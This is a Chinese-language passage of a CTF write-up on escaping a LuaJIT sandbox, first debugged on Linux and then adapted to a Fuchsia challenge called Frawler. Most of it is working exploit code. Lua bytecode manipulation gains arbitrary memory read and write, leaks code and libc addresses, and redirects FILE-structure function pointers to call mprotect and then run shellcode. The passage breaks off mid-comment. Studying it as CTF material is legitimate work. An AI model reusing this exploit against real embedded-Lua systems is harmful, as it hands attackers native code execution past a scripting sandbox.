对比 trace 可以发现，其实只有 `lj_mcode_limiterr` 是在目标页 jit mprotect 起作用的时候调用的，中间有一系列 `asm_*` 函数，大致看了一下应该是执行汇编过程，不太可能在这里切换权限，所以核心点就到了 `trace_state` 函数，看代码可以发现其实这里主要是根据不同的 jit 状态去选择执行不同的行为。

还好我们有可以成功触发 mprotect 的代码，所以我们可以通过对比成功和失败两种情况来找到关键点，我通过成功触发的代码发现在 `trace_state` 中的执行流程里，成功触发会经过 `START -> RECORD -> END -> ASM` 的过程，而 mprotect 正是在 mprotect 中进行调用的（这里保持 mprotect 的断点，可以在步过的时候快速确认是否运行到了目标位置）。而触发失败的代码没有经过 `END -> ASM` 的过程。

看来我们已经基本上确认问题所在了，那么接下来就到了枯燥的看代码时间，需要通过阅读代码去找到为什么没有经过后两个阶段。

这里我更推荐大家自行去阅读代码理清逻辑，看别人总结的代码是没有意义的，看看别人总结的代码大致逻辑之后自己去看才能真正明白。当然为了完整性，我还是把我的过程记录下来。

简要的说，在 `RECORD` 阶段，会通过 `lj_record_ins` 去 record luajit 字节码：

```
// lj_trace.c:trace_state 中
case LJ_TRACE_RECORD:
      trace_pendpatch(J, 0);
      setvmstate(J2G(J), RECORD);
      lj_vmevent_send_(L, RECORD,
    /* Save/restore tmptv state for trace recorder. */
    TValue savetv = J2G(J)->tmptv;
    TValue savetv2 = J2G(J)->tmptv2;
    setintV(L->top++, J->cur.traceno);
    setfuncV(L, L->top++, J->fn);
    setintV(L->top++, J->pt ? (int32_t)proto_bcpos(J->pt, J->pc) : -1);
    setintV(L->top++, J->framedepth);
      ,
    J2G(J)->tmptv = savetv;
    J2G(J)->tmptv2 = savetv2;
      );
      lj_record_ins(J); // <-- 进行 record
      break;
```

这个时候我直接断点在 trace_state 查看了能触发情况下的执行流程，发现为:START -> RECORD+ -> END -> (ASM) -> ERR -> ASM，最终核心位置在 ASM 里。括号里的 ASM 是在后来调试中才发现的，第一次并没有发现这个地方。

虽然比较奇怪为什么出现了 ERR，但是无论如何最终只要能到 ASM 我们就有机会，那么未成功触发的原因：没有进入到 ASM 状态。

相同的方法我也在没成功触发的 exp 上执行了一遍，发现最终停留在 RECORD 状态，看来是 RECORD 状态一直没有解除。

现在来找找没成功的理由。首先看看我们最后生成的字节码:

```
luajit -blg evil.lua evil.out
```

注意这一条命令需要在 luajit/src/里执行，需要有 luajit/src/jit 这个 extension。(也可以使用其他办法导入，我个人认为这样比较简单罢了）否则会报：

```
unknown luaJIT command or jit.* modules not installed
```

关键位置:

```
local i = 1
    while i < 0x1000000 do
        i = i + 1
        --print(i)
    end
```

字节码：

```
0083    TSETB   19  14   1
0084    TGETB   19  14   1
0085    TSETB   19  14   2
0086    TGETB   19  14   1
0087    TSETB   19  14   3
0088    KNUM    19  10      ; 2.0236928853657e-320
0089    TSETB   19  14   4
0090    KSHORT  19   1
0091 => KNUM    20  11      ; 16777216 <-- 0x1000000
0092    ISGE    19  20
0093    JMP     20 => 0097 ; <-- 跳过循环
0094    LOOP    20 => 0097
0095    ADDVN   19  19  12  ; 1 <-- 加一
0096    JMP     20 => 0091 ; <-- 循环
```

基本上可以确认这里就是我们试图进行 jit 的 while loop 了。

回到 `lj_record_ins`:

```
case BC_LOOP:
    rec_loop_interp(J, pc, rec_loop(J, ra));
    break;
```

```
/* Handle the case when an interpreted loop op is hit. */
static void rec_loop_interp(jit_State *J, const BCIns *pc, LoopEvent ev)
{
  if (J->parent == 0 && J->exitno == 0) {
    if (pc == J->startpc && J->framedepth + J->retdepth == 0) {
      /* Same loop? */
      if (ev == LOOPEV_LEAVE)  /* Must loop back to form a root trace. */
    lj_trace_err(J, LJ_TRERR_LLEAVE);
      lj_record_stop(J, LJ_TRLINK_LOOP, J->cur.traceno);  /* Looping trace. */
    } else if (ev != LOOPEV_LEAVE) {  /* Entering inner loop? */
      /* It's usually better to abort here and wait until the inner loop
      ** is traced. But if the inner loop repeatedly didn't loop back,
      ** this indicates a low trip count. In this case try unrolling
      ** an inner loop even in a root trace. But it's better to be a bit
      ** more conservative here and only do it for very short loops.
      */
      if (bc_j(*pc) != -1 && !innerloopleft(J, pc))
    lj_trace_err(J, LJ_TRERR_LINNER);  /* Root trace hit an inner loop. */
      if ((ev != LOOPEV_ENTERLO &&
       J->loopref && J->cur.nins - J->loopref > 24) || --J->loopunroll < 0)
    lj_trace_err(J, LJ_TRERR_LUNROLL);  /* Limit loop unrolling. */
      J->loopref = J->cur.nins;
    }
  } else if (ev != LOOPEV_LEAVE) {  /* Side trace enters an inner loop. */
    J->loopref = J->cur.nins;
    if (--J->loopunroll < 0)
      lj_trace_err(J, LJ_TRERR_LUNROLL);  /* Limit loop unrolling. */
  }  /* Side trace continues across a loop that's left or not entered. */
}
```

继续跟下去会发现是先进入 END，然后 ASM，但是在 ASM 过程中失败，才进入到了 ERR，然后又从 ERR 再次进入到 ASM。而且其实在第一次 ASM 的时候就已经进行 mprotect 了，所以最后的 ASM 并没有太大影响，而是正常的 jit 过程。

之后的跟代码过程就不再详细解释了，有兴趣的同学可以自己去尝试一下，这一部分比较直接，基本就是按照我们之前得到的 bt 一层一层进入，不过中间有好几个地方值得关注，直接让我们知道了为什么第一次的不能成功：

条件 1:

```
static MCode *asm_exitstub_gen(ASMState *as, ExitNo group)
     10  {
     11    ExitNo i, groupofs = (group*EXITSTUBS_PER_GROUP) & 0xff;
     12    MCode *mxp = as->mcbot;
     13    MCode *mxpstart = mxp;
    14    if (mxp + (2+2)*EXITSTUBS_PER_GROUP+8+5 >= as->mctop)
     15      asm_mclimit(as);
```

也就是 `mcbot + X >= mctop`，管他多少只要 `mcbot >= mctop` 就行。

条件 2:

```
329   /* Abort the reservation. */
    330  void lj_mcode_abort(jit_State *J)
    331  {
    332    if (J->mcarea)
   333      mcode_protect(J, MCPROT_RUN);
    334  }
```

需要 `mcarea != 0`！而回想第一次，我们其实是把 `mcarea` 设置为 0 的，于是这里是不会成功触发的。

条件 3(参数):

```
193  /* Change protection of MCode area. */
    194  static void mcode_protect(jit_State *J, int prot)
    195  {
    196    if (J->mcprot != prot) {
   197      if (LJ_UNLIKELY(mcode_setprot(J->mcarea, J->szmcarea, prot)))
    198        mcode_protfail(J);
    199      J->mcprot = prot;
    200    }
```

```
201  }
202
```

那么我们参数的设置方法就基本上清楚了，这也正好印证了我们之前的设置方法正好使得这里的 mcarea 符合要求。不过我们的设置还有一个问题就是 szmcarea 太大，可以稍微改小一点，不过在 mprotect 的处理中即使太大也不是很影响。

另外需要注意的几个后置条件：

```
378     if ((size_t)need > sizemcode)
379       lj_trace_err(J, LJ_TRERR_MCODEOV);  /* Too long for any area. */
380     if (J->szallmcarea + sizemcode > maxmcode)
381       lj_trace_err(J, LJ_TRERR_MCODEAL);
382     mcode_allocarea(J);
383     lj_trace_err(J, LJ_TRERR_MCODELM);
```

380,381 的这个条件比较关键，因为后来的分析发现如果这里出现问题是会被 free 掉的（有兴趣的同学可以看代码），而在 zircon 内发现如果被 free 掉会导致一个无效内存错，这样即使 mprotect 了也无法执行代码，因为我们需要在 mprotect 之后正常回到 lua 的执行过程，然后才能去通过调用任意 c 函数的方式跳到 shellcode。所以在设置 szallmzarea 的时候也要注意到大小的问题。

到现在，我们就终于弄明白了为什么原来的 exp 是不能直接使用的了。。因为他的参数设置有问题。。

之后的 err 是在上一个代码片段 383 行位置触发的，也触发了 panic 的提示信息，但是发现其实这个并不会影响后面的执行过程，所以不用太在意。具体原因纠结起来感觉会更加耗费时间，我就没有继续深究下去了，不过我猜测应该是由于我们搞坏了一些 State 内的元数据，在链表中有了一些奇怪的事情发生导致的。不过还好这个 err 不会导致太多问题。

接下来我们就要进入到另一个硬核的世界了。。。fuchsia.

10.5 luajit 沙箱逃逸执行 shellcode exp

orig_exp.lua:

```
-- The following function serves as the template for evil.lua.
-- The general outline is to compile this function as-written, dump
-- it to bytecode, manipulate the bytecode a bit, and then save the
-- result as evil.lua.
local evil = function(v)
  -- This is the x86_64 native code which we'll execute. It
  -- is a very benign payload which just prints "Hello World"
```

```
-- and then fixes up some broken state.
local shellcode =
  "\76\139\87\16"..        -- mov r10, [rdi+16]
  "\184\4\0\0\2"..         -- mov eax, 0x2000004
  "\191\1\0\0\0"..         -- mov edi, 1
  "\72\141\53\51\0\0\0".. -- lea rsi, [->msg]
  "\186\12\0\0\0"..        -- mov edx, 12
  "\15\5"..                -- syscall
  "\72\133\192"..          -- test rax, rax
  "\184\74\0\0\2"..        -- mov eax, 0x200004a
  "\121\12"..              -- jns ->is_osx
  "\184\1\0\0\0"..         -- mov eax, 1
  "\15\5"..                -- syscall
  "\184\10\0\0\0"..        -- mov eax, 10
                           -- ->is_osx:
  "\73\139\58"..           -- mov rdi, [r10]
  "\72\139\119\8"..        -- mov rsi, [rdi+8]
  "\186\7\0\0\0"..         -- mov edx, 7
  "\15\5"..                -- syscall
  "\73\139\114\8"..        -- mov rsi, [r10+8]
  "\72\137\55"..           -- mov [rdi], rsi
  "\195"..                 -- ret
                           -- ->msg:
  "Hello World\n"

-- The dirty work is done by the following "inner" function.
-- This inner function exists because we require a vararg call
-- frame on the Lua stack, and for the function associated with
-- said frame to have certain special upvalues.
local function inner(...)
  if false then
    -- The following three lines turn into three bytecode
    -- instructions. We munge the bytecode slightly, and then
    -- later reinterpret the instructions as a cdata object,
    -- which will end up being `cdata<const char *>: NULL`.
```

```
  -- The 'if false' wrapper ensures that the munged bytecode
  -- isn't executed.
  local cdata = -32749
  cdata = 0
  cdata = 0
end

-- Through the power of bytecode manipulation, the
-- following three functions will become (the fast paths of)
-- string.byte, string.char, and string.sub. This is
-- possible because LuaJIT has bytecode instructions
-- corresponding to the fast paths of said functions. Note
-- that we musn't stray from the fast path (because the
-- fallback C code won't be wired up). Also note that the
-- interpreter state will be slightly messed up after
-- calling one of these functions.
local function s_byte(s) end
local function s_char(i, _) end
local function s_sub(s, i, j) end

-- The following function does nothing, but calling it will
-- restore the interpreter state which was messed up following
-- a call to one of the previous three functions. Because this
-- function contains a cdata literal, loading it from bytecode
-- will result in the ffi library being initialised (but not
-- registered in the global namespace).
local function resync() return 0LL end

-- Helper function to reinterpret the first four bytes of a
-- string as a uint32_t, and return said value as a number.
local function s_uint32(s)
  local result = 0
  for i = 4, 1, -1 do
    result = result * 256 + s_byte(s_sub(s, i, i))
    resync()
```

```
  end
  return result
end

-- The following line obtains the address of the GCfuncL
-- object corresponding to "inner". As written, it just fetches
-- the 0th upvalue, and does some arithmetic. After some
-- bytecode manipulation, the 0th upvalue ends up pointing
-- somewhere very interesting: the frame info TValue containing
-- func|FRAME_VARG|delta. Because delta is small, this TValue
-- will end up being a denormalised number, from which we can
-- easily pull out 32 bits to give us the "func" part.
local iaddr = (inner * 2^1022 * 2^52) % 2^32

-- The following five lines read the "pc" field of the GCfuncL
-- we just obtained. This is done by creating a GCstr object
-- overlaying the GCfuncL, and then pulling some bytes out of
-- the string. Bytecode manipulation results in a nice KPRI
-- instruction which preserves the low 32 bits of the istr
-- TValue while changing the high 32 bits to specify that the
-- low 32 bits contain a GCstr*.
local istr = (iaddr - 4) + 2^52
istr = -32764 -- Turned into KPRI(str)
local pc = s_sub(istr, 5, 8)
istr = resync()
pc = s_uint32(pc)

-- The following three lines result in the local variable
-- called "memory" being `cdata<const char *>: NULL`. We can
-- subsequently use this variable to read arbitrary memory
-- (one byte at a time). Note again the KPRI trick to change
-- the high 32 bits of a TValue. In this case, the low 32 bits
-- end up pointing to the bytecode instructions at the top of
-- this function wrapped in `if false`.
local memory = (pc + 8) + 2^52
```

```
memory = -32758 -- Turned into KPRI(cdata)
memory = memory + 0

-- Helper function to read a uint32_t from any memory location.
local function m_uint32(offs)
  local result = 0
  for i = offs + 3, offs, -1 do
    result = result * 256 + (memory[i] % 256)
  end
  return result
end

-- Helper function to extract the low 32 bits of a TValue.
-- In particular, for TValues containing a GCobj*, this gives
-- the GCobj* as a uint32_t. Note that the two memory reads
-- here are GCfuncL::uvptr[1] and GCupval::v.
local vaddr = m_uint32(m_uint32(iaddr + 24) + 16)
local function low32(tv)
  v = tv
  return m_uint32(vaddr)
end

-- Helper function which is the inverse of s_uint32: given a
-- 32 bit number, returns a four byte string.
local function ub4(n)
  local result = ""
  for i = 0, 3 do
    local b = n % 256
    n = (n - b) / 256
    result = result .. s_char(b)
    resync()
  end
  return result
end
```

```
-- The following four lines result in the local variable
-- called "mctab" containing a very special table: the
-- array part of the table points to the current Lua
-- universe's jit_State::patchins field. Consequently,
-- the table's [0] through [4] fields allow access to the
-- mcprot, mcarea, mctop, mcbot, and szmcarea fields of
-- the jit_State. Note that LuaJIT allocates the empty
-- string within global_State, so a fixed offset from the
-- address of the empty string gives the fields we're
-- after within jit_State.
local mctab_s = "\0\0\0\0\99\4\0\0".. ub4(low32("") + 2748)
  .."\0\0\0\0\0\0\0\0\0\0\0\5\0\0\0\255\255\255\255"
local mctab = low32(mctab_s) + 16 + 2^52
mctab = -32757 -- Turned into KPRI(table)

-- Construct a string consisting of 4096 x86 NOP instructions.
local nop4k = "\144"
for i = 1, 12 do nop4k = nop4k .. nop4k end

-- Create a copy of the shellcode which is page aligned, and
-- at least one page big, and obtain its address in "asaddr".
local ashellcode = nop4k .. shellcode .. nop4k
local asaddr = low32(ashellcode) + 16
asaddr = asaddr + 2^12 - (asaddr % 2^12)

-- The following seven lines result in the memory protection of
-- the page at asaddr changing from read/write to read/execute.
-- This is done by setting the jit_State::mcarea and szmcarea
-- fields to specify the page in question, setting the mctop and
-- mcbot fields to an empty subrange of said page, and then
-- triggering some JIT compilation. As a somewhat unfortunate
-- side-effect, the page at asaddr is added to the jit_State's
-- linked-list of mcode areas (the shellcode unlinks it).
--[[
local mcarea = mctab[1]
```

```
--mctab[0] = 0
mctab[0] = 0x1234/ 2^52 / 2^1022
mctab[1] = 0x4321/ 2^52 / 2^1022
mctab[2] = 0xdead / 2^52 / 2^1022
mctab[3] = 0xbeef / 2^52 / 2^1022
mctab[4] = 2^12 / 2^52 / 2^1022
--while mctab[0] == 0 do end
local i = 1
while i < 0x1000000 do
    i = i + 1
    --print(i)
end
--]]

local mcarea = mctab[1]
mctab[0] = asaddr / 2^52 / 2^1022
mctab[1] = asaddr / 2^52 / 2^1022
mctab[2] = mctab[1]
mctab[3] = 0x8000 / 2^52 / 2^1022
mctab[4] = 2^12 / 2^52 / 2^1022
--while mctab[0] == 0 do end
local i = 1
while i < 0x1000000 do
    i = i + 1
    --print(i)
end
--]]
-- The following three lines construct a GCfuncC object
-- whose lua_CFunction field is set to asaddr. A fixed
-- offset from the address of the empty string gives us
-- the global_State::bc_cfunc_int field.
local fshellcode = ub4(low32("") + 132) .."\0\0\0\0"..
  ub4(asaddr) .."\0\0\0\0"
fshellcode = -32760 -- Turned into KPRI(func)
```

```
    -- Finally, we invoke the shellcode (and pass it some values
    -- which allow it to remove the page at asaddr from the list
    -- of mcode areas).
    fshellcode(mctab[1], mcarea)
  end
  inner()
end

-- Some helpers for manipulating bytecode:
local ffi = require "ffi"
local bit = require "bit"
local BC = {KSHORT = 41, KPRI = 43}

-- Dump the as-written evil function to bytecode:
local estr = string.dump(evil, true)
local buf = ffi.new("uint8_t[?]", #estr+1, estr)
local p = buf + 5

-- Helper function to read a ULEB128 from p:
local function read_uleb128()
  local v = p[0]; p = p + 1
  if v >= 128 then
    local sh = 7; v = v - 128
    repeat
      local r = p[0]
      v = v + bit.lshift(bit.band(r, 127), sh)
      sh = sh + 7
      p = p + 1
    until r < 128
  end
  return v
end

-- The dumped bytecode contains several prototypes: one for "evil"
-- itself, and one for every (transitive) inner function. We step
```

```
-- through each prototype in turn, and tweak some of them.
while true do
  local len = read_uleb128()
  if len == 0 then break end
  local pend = p + len
  local flags, numparams, framesize, sizeuv = p[0], p[1], p[2], p[3]
  p = p + 4
  read_uleb128()
  read_uleb128()
  local sizebc = read_uleb128()
  local bc = p
  local uv = ffi.cast("uint16_t*", p + sizebc * 4)
  if numparams == 0 and sizeuv == 3 then
    -- This branch picks out the "inner" function.
    -- The first thing we do is change what the 0th upvalue
    -- points at:
    uv[0] = uv[0] + 2
    -- Then we go through and change everything which was written
    -- as "local_variable = -327XX" in the source to instead be
    -- a KPRI instruction:
    for i = 0, sizebc do
      if bc[0] == BC.KSHORT then
        local rd = ffi.cast("int16_t*", bc)[1]
        if rd <= -32749 then
          bc[0] = BC.KPRI
          bc[3] = 0
          if rd == -32749 then
            -- the `cdata = -32749` line in source also tweaks
            -- the two instructions after it:
            bc[4] = 0
            bc[8] = 0
          end
        end
      end
      bc = bc + 4
```

```
    end
  elseif sizebc == 1 then
    -- As written, the s_byte, s_char, and s_sub functions each
    -- contain a single "return" instruction. We replace said
    -- instruction with the corresponding fast-function instruction.
    bc[0] = 147 + numparams
    bc[2] = bit.band(1 + numparams, 6)
  end
  p = pend
end

-- Finally, save the manipulated bytecode as evil.lua:
local f = io.open("evil.lua", "wb")
f:write(ffi.string(buf, #estr))
f:close()
```

10.6 Frawler(2)

上一篇我们主要分析了现成的 luajit 沙箱逃逸 exp 为什么不能直接使用，过程中我们弄明白了 luajit 的原理了，这下对我们在 zircon 内进行分析就有一定好处了，因为在 zircon 内没有调试器可以用（或者是我不方便编译出来使用），所以对 luajit 的熟悉可以让我们一方面快速识别出内嵌在目标可执行文件内的 luajit 代码，从而明白到底现在在发生什么。

虽然没有调试器，但是在 fuchsia 内如果触发了 setfault 是会有 dump 信息显示在 fuchsia boot console 里的，这也是为什么我们具有没有调试器也可以把 exp 调出来的可能。

在这一部分我首先讲述一下我按照 @david492j 的思路，以及参考他的 exp 完成我的 exp 的过程，最后再来分析为什么在 linux 里调试成功的 luajit 沙箱逃逸代码在 fuchsia 里没起作用。

10.7 david 的思路

这里再次感谢 @david492j 不吝啬与我这样的菜鸡分享思路。。

10.7.1 精准猜测

按照他的说法，由于之前 “PANIC’’ 的信息（在上一篇中已经分析了为什么会出现这样的信息），他们以为在 fuchsia 内 jit 是不能直接使用的。这么看他们应该是直接在 fuchsia 内进行操作了，这里可以看出真正大佬的自信。。我完全不敢保证在没有调试器的情况下我的代码和我想的一样。。这也是为什么我会非常需要在 linux 里先调试一遍。

不过这非常巧妙的让他们绕过了一个大坑。。因为事实上我们上一篇中调好的 luajit 沙箱逃逸代码并不能使用，具体原因我在后文会尝试去分析。

10.7.2 大佬的思路

按照他们的思路，在原 exp 中虽然不能直接使用，但是其中的任意地址读写（其实后来调试发现是 4 字节范围内）和任意地址调用是可以使用的，我分开测试也发现了这一点。

所以他们采用了直接利用任意读写和泄露去完成利用。

回想一下我们在 fuchsia 内和 linux 利用上的几点不同：

1. 无法调试（这一点可以通过查看崩溃时的 dump 日志来解决）
2. 无法直接进行系统调用

其他部分似乎差距并不大，所以思路上也没有太大差距：

1. 泄露 text_base
2. 有了 text_base 配合任意读写可以泄露 libc(ld.so.1，在 fuchsia 内与 libc 为同一个文件)
3. 之后有任意地址调用，可以调用 mprotect 之后再跳到 shellcode。

但是第 3 点就需要有连续两次能控制的跳转，第一次跳转到 mprotect，第二次跳转到 shellcode。由于目标代码有 luajit，mprotect 并不是一个很大的问题，我们可以直接复用 luajit 内的 mprotect 的部分。之后第二次跳转到 shellcode。但是如何去找到连续两个能控制的跳转呢?

这里就不得不佩服大佬的思路了。回想一下哪里的函数指针最多？当然是 `FILE` 结构体啦，于是在 `FILE` 相关的函数附近，大佬使用了 `fflush`，我自己也找了一下，还发现了 libc 内 `0x32e50` 位置的函数也是两个连续的函数指针调用：

```
__int64 __fastcall sub_32E50(int64_t *a1, __int64 a2, unsigned int a3)
{
  __int64 v3; // r13
  unsigned int v4; // er12
  __int64 result; // rax

  v3 = a2;
  v4 = a3;
  if ( a3 == 1 )
    v3 = a2 - (a1[2] - a1[1]);
  if ( a1[5] > (unsigned __int64)a1[7] )
  {
    ((void (__fastcall *)(int64_t *, _QWORD, _QWORD))a1[9])(a1, 0LL, 0LL); // <-- 第一次
    if ( !a1[5] )
      return 0xFFFFFFFFLL;
```

```
  }
  a1[4] = 0LL;
  a1[7] = 0LL;
  a1[5] = 0LL;
  if ( ((__int64 (__fastcall *)(int64_t *, __int64, _QWORD))a1[10])(a1, v3, v4) < 0 ) // <-- 第
    return 0xFFFFFFFFLL;
  *(_DWORD *)a1 &= 0xFFFFFFEF;
  result = 0LL;
  a1[2] = 0LL;
  a1[1] = 0LL;
  return result;
}
```

然后参数上，第一个参数，在这里是 FILE 结构体指针，而在任意跳转的时候第一个参数是 lua_State 的指针，好在这个指针的内存是可写的，我们又恰好有任意地址写，所以可以通过直接把 lua_State 按照要求进行伪造，就可以成功进行两次调用了。

所以这样的 exp 巧妙又简洁，还避免了一个大坑。

另外几个细节的解决：

1. 泄露：在原 exp 中是存在泄露的，采用了一个空字符串去相对找位置，我没有详细阅读这一部分的代码，我估计和 python 处理比较类似，为了加速字符串可能会把空字符串等这种可以直接处理为常量存在某个 data 位置或是 State 附近，看起来 luajit 是存在了 State 附近。这样我通过 dump 了这个附近的内存去，再通过崩溃日志去查看有没有能够出现 libc 或是 text 地址的地方，事实上这样是能找到的，毕竟可能有一些函数指针之类的会存在 State 内
2. State 所在地址：这个地址测试后发现不存在 aslr，固定地址
3. 关于设置原 exp 中 fshellcode 指向目标（也就是要调用的目标地址）和 mctab 任意写之间的顺序：这里有个小坑，就是按照原 exp 的顺序会在中间崩溃掉，我仔细思考了一下，其实 mctab 的任意写是在 lua 里完成的，中间会涉及大量的 luajit 字节码处理逻辑，而写入又是一个一个写入的，我们在设置 fshellcode 的时候存在一些泄露操作，不仅仅是单一的赋值，所以有可能在执行 luajit 字节码的过程中出现了损坏。想到调换顺序还是比较容易的，一方面 mctab 的赋值格式统一，二方面尽量减少赋值和调用之间的逻辑过程，避免出现意想不到的错误。

在解决了这几个细节之后，配合上已经想好的思路就没有太大的难度了。

10.7.3 exploit

create.tpl.lua (生成用于 loadstring 的字节码，我进行了 hex encode，留出 shellcode 的部分)

```
-- The following function serves as the template for evil.lua.
-- The general outline is to compile this function as-written, dump
-- it to bytecode, manipulate the bytecode a bit, and then save the
-- result as evil.lua.
local evil = function(v)
  -- This is the x86_64 native code which we'll execute. It
  -- is a very benign payload which just prints "Hello World"
  -- and then fixes up some broken state.
  --
  local shellcode =
    {SHELLCODE_TPL}

  -- The dirty work is done by the following "inner" function.
  -- This inner function exists because we require a vararg call
  -- frame on the Lua stack, and for the function associated with
  -- said frame to have certain special upvalues.
  local function inner(...)

    if false then
      -- The following three lines turn into three bytecode
      -- instructions. We munge the bytecode slightly, and then
      -- later reinterpret the instructions as a cdata object,
      -- which will end up being `cdata<const char *>: NULL`.
      -- The `if false` wrapper ensures that the munged bytecode
      -- isn't executed.
      local cdata = -32749
      cdata = 0
      cdata = 0
    end

    -- Through the power of bytecode manipulation, the
    -- following three functions will become (the fast paths of)
    -- string.byte, string.char, and string.sub. This is
    -- possible because LuaJIT has bytecode instructions
    -- corresponding to the fast paths of said functions. Note
```

```
-- that we musn't stray from the fast path (because the
-- fallback C code won't be wired up). Also note that the
-- interpreter state will be slightly messed up after
-- calling one of these functions.
local function s_byte(s) end
local function s_char(i, _) end
local function s_sub(s, i, j) end


-- The following function does nothing, but calling it will
-- restore the interpreter state which was messed up following
-- a call to one of the previous three functions. Because this
-- function contains a cdata literal, loading it from bytecode
-- will result in the ffi library being initialised (but not
-- registered in the global namespace).
local function resync() return 0LL end

-- Helper function to reinterpret the first four bytes of a
-- string as a uint32_t, and return said value as a number.
local function s_uint32(s)
  local result = 0
  for i = 4, 1, -1 do
    result = result * 256 + s_byte(s_sub(s, i, i))
    resync()
  end
  return result
end

-- The following line obtains the address of the GCfuncL
-- object corresponding to "inner". As written, it just fetches
-- the 0th upvalue, and does some arithmetic. After some
-- bytecode manipulation, the 0th upvalue ends up pointing
-- somewhere very interesting: the frame info TValue containing
-- func|FRAME_VARG|delta. Because delta is small, this TValue
-- will end up being a denormalised number, from which we can
```

```
-- easily pull out 32 bits to give us the "func" part.
local iaddr = (inner * 2^1022 * 2^52) % 2^32

-- The following five lines read the "pc" field of the GCfuncL
-- we just obtained. This is done by creating a GCstr object
-- overlaying the GCfuncL, and then pulling some bytes out of
-- the string. Bytecode manipulation results in a nice KPRI
-- instruction which preserves the low 32 bits of the istr
-- TValue while changing the high 32 bits to specify that the
-- low 32 bits contain a GCstr*.
local istr = (iaddr - 4) + 2^52
istr = -32764 -- Turned into KPRI(str)
local pc = s_sub(istr, 5, 8)
istr = resync()
pc = s_uint32(pc)
-- The following three lines result in the local variable
-- called "memory" being `cdata<const char *>: NULL`. We can
-- subsequently use this variable to read arbitrary memory
-- (one byte at a time). Note again the KPRI trick to change
-- the high 32 bits of a TValue. In this case, the low 32 bits
-- end up pointing to the bytecode instructions at the top of
-- this function wrapped in `if false`.
local memory = (pc + 8) + 2^52
memory = -32758 -- Turned into KPRI(cdata)
memory = memory + 0

-- Helper function to read a uint32_t from any memory location.
local function m_uint32(offs)
  local result = 0
  for i = offs + 3, offs, -1 do
    result = result * 256 + (memory[i] % 256)
  end
  return result
end
```

```
local function m_uint64(offs)
    local result = 0
    for i = offs + 7, offs, -1 do
        result = result * 256 + (memory[i] % 256)
    end
    return result
end

-- Helper function to extract the low 32 bits of a TValue.
-- In particular, for TValues containing a GCobj*, this gives
-- the GCobj* as a uint32_t. Note that the two memory reads
-- here are GCfuncL::uvptr[1] and GCupval::v.
local vaddr = m_uint32(m_uint32(iaddr + 24) + 16)
local function low32(tv)
  v = tv
  res = m_uint32(vaddr)
  return res
end

-- Helper function which is the inverse of s_uint32: given a
-- 32 bit number, returns a four byte string.
local function ub4(n)
  local result = ""
  for i = 0, 3 do
    local b = n % 256
    n = (n - b) / 256
    result = result .. s_char(b)
    resync()
  end
  return result
end

local function ub8(n)
    local result = ""
    for i = 0, 7 do
```

```
        local b = n % 256
        n = (n - b) / 256
        result = result .. s_char(b)
        resync()
    end
    return result
end



local function hexdump_print(addr, len)
    local result = ''
    for i = 0, len - 1 do
        if i % 16 == 0 and i ~= 0 then
            result = result .. '\n'
        end
        result = result .. string.format('%02x', memory[addr + i] % 0x100) .. ' '
    end

    print(result)
end



local function hexdump_tv(tv)
    v = tv
    hexdump_print(vaddr, 8)
end

local text_base = m_uint64(low32("") - 4 + 0x80) - 0x29090
--print('got text_base @ 0x' .. string.format('%x', text_base))
local strlen_got = text_base + 0x74058
local strlen_addr = m_uint64(strlen_got)
--print('strlen got @ 0x' .. string.format('%x', strlen_addr))
local ld_so_base = strlen_addr - 0x59e80
--print('ld_so base @ 0x' .. string.format('%x', ld_so_base))
```

```
local nop4k = "\144"
for i = 1, 12 do nop4k = nop4k .. nop4k end
local ashellcode = nop4k .. shellcode .. nop4k
local asaddr = low32(ashellcode) + 16
asaddr = asaddr + 2^12 - (asaddr % 2^12)
--print(asaddr)

-- arbitrary (32 bits range) write
-- form file structure according to function requirements
local rdi = 0x10000378 -- State <-- fixed?!
--local mctab_s = "\0\0\0\0\99\4\0\0".. ub4(rdi)
--  .."\0\0\0\0\0\0\0\0\255\255\0\0\255\255\255\255"
-- move this before arbitrary write
-- seems this will interfere, because the State has been
-- manipulated after arbitrary write
local fshellcode = ub4(low32("") + 132) .."\0\0\0\0"..
  ub8(ld_so_base + 0x32e50)
fshellcode = -32760 -- Turned into KPRI(func)

local mctab_s = "\0\0\0\0\99\4\0\0".. ub4(rdi)
  .."\0\0\0\0\0\0\0\0\0\0\0\0\255\255\0\0\255\255\255\255"
local mctab = low32(mctab_s) + 16 + 2^52
mctab = -32757 -- Turned into KPRI(table)
mctab[5] = 0x1 / 2^52 / 2^1022
mctab[7] = 0 / 2^52 / 2^1022 -- qword ptr [$rdi + 40] > qword ptr [$rdi + 56]
mctab[9] = (text_base + 0x56ca0) / 2^52 / 2^1022
--mctab[9] = 0x2200 / 2^52 / 2^1022
mctab[306] = 0x10008000 / 2^52 / 2^1022
mctab[309] = 0x10000 / 2^52 / 2^1022
mctab[10] = asaddr / 2^52 / 2^1022
--mctab[10] = 0xdeadbeef / 2^52 / 2^1022
-- The following seven lines result in the memory protection of
-- the page at asaddr changing from read/write to read/execute.
-- This is done by setting the jit_State::mcarea and szmcarea
-- fields to specify the page in question, setting the mctop and
```

```
    -- mcbot fields to an empty subrange of said page, and then
    -- triggering some JIT compilation. As a somewhat unfortunate
    -- side-effect, the page at asaddr is added to the jit_State's
    -- linked-list of mcode areas (the shellcode unlinks it).


    --[[
    local mcarea = mctab[1]
    val = asaddr / 2^52 / 2^1022
    mctab[4] = 2^12 / 2^52 / 2^1022
    local wtf = low32("") + 2748
    mctab[3] = val
    mctab[2] = val
    mctab[1] = val
    mctab[0] = val
    hexdump_print(wtf, 32 + 32)
    local i = 0

    while i < 0x1000 do i = i + 1 end
    print(i)
    --]]

    -- The following three lines construct a GCfuncC object
    -- whose lua_CFunction field is set to asaddr. A fixed
    -- offset from the address of the empty string gives us
    -- the global_State::bc_cfunc_int field.
    --local fshellcode = ub4(low32("") + 132) .."\0\0\0\0"..
    --  ub4(asaddr) .."\0\0\0\0"

    fshellcode()
  end
  inner()
end

-- Some helpers for manipulating bytecode:
```

```
local ffi = require "ffi"
local bit = require "bit"
local BC = {KSHORT = 41, KPRI = 43}

-- Dump the as-written evil function to bytecode:
local estr = string.dump(evil, true)
local buf = ffi.new("uint8_t[?]", #estr+1, estr)
local p = buf + 5

-- Helper function to read a ULEB128 from p:
local function read_uleb128()
  local v = p[0]; p = p + 1
  if v >= 128 then
    local sh = 7; v = v - 128
    repeat
      local r = p[0]
      v = v + bit.lshift(bit.band(r, 127), sh)
      sh = sh + 7
      p = p + 1
    until r < 128
  end
  return v
end

-- The dumped bytecode contains several prototypes: one for "evil"
-- itself, and one for every (transitive) inner function. We step
